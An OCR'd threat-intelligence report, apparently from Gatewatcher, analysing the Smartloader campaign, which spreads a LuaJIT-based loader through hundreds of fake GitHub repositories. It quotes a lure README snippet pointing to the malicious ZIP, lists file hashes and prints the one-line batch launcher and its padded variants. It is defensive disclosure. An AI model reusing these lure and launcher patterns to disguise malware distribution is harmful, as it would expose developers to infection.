


*Smartloader: Gatewatcher Purple Team Analysis_*

"Smartloading… please wait"

GATEWATCHER

Summary_

*Part 1: Hidden in plain sight_*

Over the past five years, there has been a major shift in the cyber threat landscape. With the rise in cyberattacks, it has become crucial for any organization to protect its network by integrating detection tools to prevent and rapidly identify potential threats. As detection and response systems continue to evolve, attackers must adapt by misusing legitimate services in order to avoid raising suspicion. We previously addressed how the Steam community was exploited by stealers in an earlier article. This time, we'll explore how community platforms like GitHub can be leveraged for malicious purposes.
Indeed, among well-known platforms, GitHub is frequently used by attackers as infrastructure. This can range from repositories containing outright malicious files to more subtle tactics, such as embedding files in the "releases" section or attaching them to support tickets.

During our threat monitoring, the **Purple** team identified a new wave of suspicious repositories. This spike caught our attention, prompting a deeper investigation into the phenomenon.

1.1 INVENTORY




Figure 1. Screenshot of the first observed repository

The first repository observed was: hxxps://github[.]com/loudwens/displayindex/.

Despite its legitimate appearance, this GitHub repository shows several unusual characteristics. First, the complete absence of source code, replaced by a single archive in the "releases" tab, is a clear red flag.
The content of the README.md file includes suspicious elements, such as a vague description of the repository and a closing message that resembles advertising.

Moreover, when reviewing the instructions, the code snippets appear to be, at the very least, questionable.

```go
package main

import (
        "fmt"
        "https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip"
)

func main() {
        display := https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip()
        https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip("Active Display: ", display)
}
```

Figure 2. Code snippet found in the README file

As shown in the previous image, the repository is still active, with a commit made just 23 minutes before the screenshot was taken. However, only three of them are visible in the repository, and no other branches exist - an inconsistency when compared to the statistics provided by the platform.

A closer look at the user account associated with this repository reveals a significant level of activity since February 2025.




Figure 3. Activity of the user account owning the repository

Among the various repositories identified, they all appear to follow the same pattern: no source code, a binary compressed in a ZIP file under the 'releases' section, and a sustained level of activity visible in the commits.




Figure 4. Example of a similar repository #1




Figure 5. Example of a similar repository #2




Figure 6. Example of a similar repository #3

The slight variations in dates appear to be linked to the different strains.

Naturally, the repositories cover a wide range of topics, as does their content. They target themes ranging from cheat software to music production effects, Android builds, and even AI-related tools.

Additionally, some README files show notable peculiarities - particularly in the list of contributors, where certain names understandably raise questions...




Figure 7. Example of suspicious contributors

Based on the observed patterns, a search was conducted to identify other similar repositories. Given the characteristic regular activity, we limited the search to the most active ones over the past few days.

Following this search, over 380 repositories were identified. All were created between January 11 and February 23, with the exception of one dating back to March 21.

As for the user accounts, they are not all newly created.
While around twenty accounts were created in early 2025, some date back much further.

The oldest account used was created 13 years ago, in 2012.




Figure 8. Activity of user antony000

This case is not an isolated one, even if it doesn't represent the majority. Around fifty accounts were created in 2021 or earlier.
While some threat actors deliberately let accounts "age" to reduce the risk of detection, it seems more likely that at least some of the accounts used were abandoned and likely leaked or stolen.

1.2 THE STRAINS

During our preliminary observations, five distinct samples were collected. However, the differences between these strains are quite minimal, consisting only of slight variations in presentation.

Most of the samples were presented as an archive named Software.zip (or Program.zip for what appears to be the oldest strain), containing the following files:

- Launcher.bat (or Launch.bat)
- userdata.txt (8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649)
- lua51.dll (012e772e3c72c5f500aab86e78e99afff222bdc8d914bc32bb244ade03d5a486)
- luajit.exe (30f7bd2e98df2ec3405f3ab4aab5be8f0dc1d9ac638286edf390c4ddb74b4316)

The launcher is precisely the variable component across these strains. Beyond the name itself, its content is artificially altered by the insertion of line breaks.

```
sdiff 3a2f/Launcher.bat 541d/Launch.bat
start luajit.exe userdata.txt                                   start luajit.exe userdata.txt
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
                                                              >
```

Figure 9. Comparison between the launchers of two different strains

However, the payload remains strictly identical from one sample to another.

```
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649  3a2f/userdata.txt
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649  541d/userdata.txt
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649  57d5/userdata.txt
```

Our subsequent research, however, uncovered additional active strains.
With a total of 23 different hashes for the archives, the payloads themselves remain much more consistent.

In 87.19% of cases, the hash matches the one that was analyzed. For the remaining cases, the distribution is as follows:

- e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 found in 8,54 % of cases
- 0ed8e43a9b0bbb8754ec1ce195e07f6af5e5363ab039cda32413746a3e772fa8 found in 4,02 % of cases
- 5ad575b6d5a79a41fa37fa07b4c72744cbf402c14947788e26e3dbd1f4403baa found in 0.25 % of cases

*Part 2: Analysis_*




Figure 11. High-level diagram of the exchanges

2.1 OBSERVATION

The .bat script requires only a brief analysis, as it consists of a single command: executing **luajit.exe** with userdata.txt as an argument. This serves as the malware's main entry point.

Naturally, the presence of an executable and a DLL is suspicious. However, a quick investigation suggests that both files are benign.

One initial indicator: they have already been submitted to VirusTotal and flagged as clean.

This finding was further confirmed by analysis using our **Malcore** and Shellcode Detect engines.




Figure 12. VirusTotal result for the lua51.dll file

